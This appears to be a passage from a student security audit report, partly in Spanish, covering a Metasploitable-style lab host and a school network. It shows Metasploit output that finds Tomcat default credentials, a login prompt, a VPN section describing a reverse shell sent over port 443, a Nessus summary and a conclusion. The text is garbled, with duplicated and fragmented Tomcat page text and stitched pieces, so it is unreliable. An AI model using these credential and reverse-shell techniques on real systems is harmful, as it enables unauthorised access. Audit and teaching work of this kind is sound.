CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

Vulnerability Information

Unsupported by vendor: true



```
msf6 auxiliary(admin/http/tomcat_administration) > search tomcat admin

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/scanner/http/tomcat_enum        2020-02-20      normal No      Apache Tomcat User Enumeration
1  auxiliary/admin/http/tomcat_ghostcat      2020-04-21      normal Yes      Ghostcat
2  auxiliary/admin/http/ibm_drm_download      2020-04-21      normal Yes      IBM Data Risk Manager Arbitrary File Download
3  exploit/linux/http/lucee_admin_imgprocess_file_write  2021-01-15      excellent Yes      Lucee Administrator imgProcess.cfm Arbitrary File Write
4  auxiliary/admin/http/tomcat_administration  2009-01-09      normal No      Tomcat Administration Tool Default Access
5  auxiliary/admin/http/tomcat_utf8_traversal  2009-01-09      normal No      Tomcat UTF-8 Directory Traversal Vulnerability
6  auxiliary/admin/http/trendmicro_dlp_traversal  2009-01-09      normal No      TrendMicro Data Loss Prevention 5.5 Directory Traversal

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/admin/http/trendmicro_dlp_traversal

msf6 auxiliary(admin/http/tomcat_administration) > use 4
```

```
msf6 auxiliary(admin/http/tomcat_administration) > search tomcat admin

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/scanner/http/tomcat_enum        2020-02-20      normal No      Apache Tomcat User Enumeration
1  auxiliary/admin/http/tomcat_ghostcat      2020-04-21      normal Yes      Ghostcat
2  auxiliary/admin/http/ibm_drm_download      2020-04-21      normal Yes      IBM Data Risk Manager Arbitrary File Download
3  exploit/linux/http/lucee_admin_imgprocess_file_write  2021-01-15      excellent Yes      Lucee Administrator imgProcess.cfm Arbitrary File Write
4  auxiliary/admin/http/tomcat_administration  2009-01-09      normal No      Tomcat Administration Tool Default Access
5  auxiliary/admin/http/tomcat_utf8_traversal  2009-01-09      normal No      Tomcat UTF-8 Directory Traversal Vulnerability
6  auxiliary/admin/http/trendmicro_dlp_traversal  2009-01-09      normal No      TrendMicro Data Loss Prevention 5.5 Directory Traversal

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/admin/http/trendmicro_dlp_traversal

msf6 auxiliary(admin/http/tomcat_administration) > use 4
msf6 auxiliary(admin/http/tomcat_administration) > run

[*] http://192.168.226.129:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_administration) >
```

Apache Tomcat/5.5

The Apache Software Foundation  
http://www.apache.org/

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "\$CATALINA\_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the `INSTALL` file.

**NOTE:** This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

**NOTE:** For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- [users@tomcat.apache.org](mailto:users@tomcat.apache.org) for general questions related to configuring and using Tomcat
- [dev@tomcat.apache.org](mailto:dev@tomcat.apache.org) for developers working on Tomcat

Thanks for using Tomcat!

**Administration**

Status

Tomcat Administration

Tomcat Manager

**Documentation**

Release Notes

Change Log

Tomcat Documentation

**Tomcat Online**

Home Page

FAQ

Bug Database

Open Bugs

Users Mailing List

Developers Mailing List

IRC

**Examples**

JSP Examples


Servlet Examples

WebDAV capabilities


Powered by

Copyright © 1999-2005 Apache Software Foundation  
All Rights Reserved





Apache Tomcat5.5



The Apache Software Foundation  
http://www.apache.org/

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

\$CATALINA\_HOME/webapps/manager

where "\$CATALINA\_HOME" is the directory where Tomcat was installed, or you're an administrator, you can find the INSTALL file in the same directory.

**NOTE:** This page is precompiled. It is not intended to be used as a template.

**NOTE: For security reasons,** this page is only accessible to users with role "manager". Users are defined in the file \$CATALINA\_HOME/conf/tomcat-users.xml.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- [users@tomcat.apache.org](mailto:users@tomcat.apache.org) for general questions related to configuring and using Tomcat
- [dev@tomcat.apache.org](mailto:dev@tomcat.apache.org) for developers working on Tomcat

Thanks for using Tomcat!

Authentication Required - Mozilla Firefox

http://192.168.226.129:8180 is requesting your username and password. The site says: "Tomcat Manager Application"

User Name: tomcat

Password: .....


Cancel OK

either you're either a user who has arrived at new installation of Tomcat, or you're an administrator, you can find the INSTALL file in the same directory.

NOTE: webapps/ROOT/WEB-INF/web.xml as to how it was mapped.)

ected to users with role "manager". Users are defined in

Powered by



TOMCAT

Copyright © 1999-2005 Apache Software Foundation  
All Rights Reserved

**Administration**

Status

Tomcat Administration

Tomcat Manager

**Documentation**

Release Notes

Change Log

Tomcat Documentation

**Tomcat Online**

Home Page

FAQ

Bug Database

Open Bugs

Users Mailing List

Developers Mailing List

IRC

**Examples**


JSP Examples

Servlet Examples

WebDAV capabilities

## 7. Funcionamiento VPN


Una de las principales características que deben tener las VPNs para que estas sean seguras es que deben aislar a los usuarios de manera que estos no se puedan ver entre ellos. Para comprobar si esta “norma” se cumple, lo podemos comprobar con un simple ping.






En este caso, se puede ver que los equipos se ven entre sí ya que el otro equipo envía los paquetes de vuelta en forma de respuesta, por lo que esta VPN no tiene la configuración correcta para considerarse una VPN segura.

Los principales peligros de tener una VPN con una mala configuración van desde descargar ficheros del otro cliente mediante el método “curl” hasta conseguir una shell reversa con privilegios elevados con la cual poder tener acceso a todo el contenido del equipo de la víctima.

Como ejemplo se han realizado pruebas enviando una reverse shell de un equipo a otro mediante el puerto 443, y como se puede apreciar en la imagen no ha habido ningún problema para poder conectarse.



Un problema que se ha detectado es que cuando se hace uso de la vpn se está accediendo directamente a la red de profesores debido a que la ip que proporciona la vpn es del tipo 192.168.x.x y la red de los alumnos funciona con las ips de tipo 172.x.x.x



METAEXPLOITEABLE

Configure

Audit Trail

Launch

Report

Export

Hosts 1

Vulnerabilities 57

Remediations 4

VPR Top Threats

History 3

Assessed Threat Level: Critical

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.

Click on each finding to show further details along with the impacted hosts.

To learn more about Tenable's VPR scoring system, see [Predictive Prioritization](#).

Scan Details

Policy: Advanced Scan

Status: Completed

Severity Base: CVSS v3.0

Scanner: Local Scanner

Start: Today at 12:39 PM

End: Today at 1:01 PM

Elapsed: 22 minutes

VPR Severity	Name	Reasons	VPR Score	Hosts
CRITICAL	Apache Tomcat AJP Connector Request Injection (Ghostcat)	No recorded events	9.5	1
HIGH	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	No recorded events	7.4	1
HIGH	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)	No recorded events	7.4	1
HIGH	UnrealIRCd Backdoor Detection	No recorded events	7.4	1
MEDIUM	Samba Badlock Vulnerability	No recorded events	6.7	1
MEDIUM	SMTP Service STARTTLS Plaintext Command Injection	No recorded events	6.3	1
MEDIUM	rexecd Service Detection	No recorded events	5.9	1
MEDIUM	rlogind Service Detection	No recorded events	5.9	1
MEDIUM	rsh Service Detection	No recorded events	5.9	1

[GRUPO1] – ENEKO.G – XABIER.P – DAVID.L

44

## 8. Conclusión

Los objetivos de la auditoría eran evaluar el nivel de seguridad de la infraestructura de Maristak, de manera básica.

Tal y como ha quedado reflejado en el informe, existen varias vulnerabilidades graves en la máquina.

Resulta notable las vulnerabilidades como acceso a ftp anónimo, sistema de ficheros, puertas traseras y acceso a los discos.

Por otra parte, hemos analizado la red de Maristak y, la información de los correos de los usuarios, podrían ser fatales a ataques directos o indirectos de Ing. Social y fuerza bruta.

Se recomienda un exhaustivo análisis por parte del técnico de sistemas, para poder solucionar todos estos problemas.

Nota: Recordamos que esta es una auditoría básica. La cantidad de vulnerabilidades encontradas, son tantas, que se recomienda urgentemente una auditoría completa y con las correcciones correspondientes. El acceso a la maquina es posible.

**Duración de la auditoría: 7 días**

**Duración de una auditoría normal: 7 a 15 días.**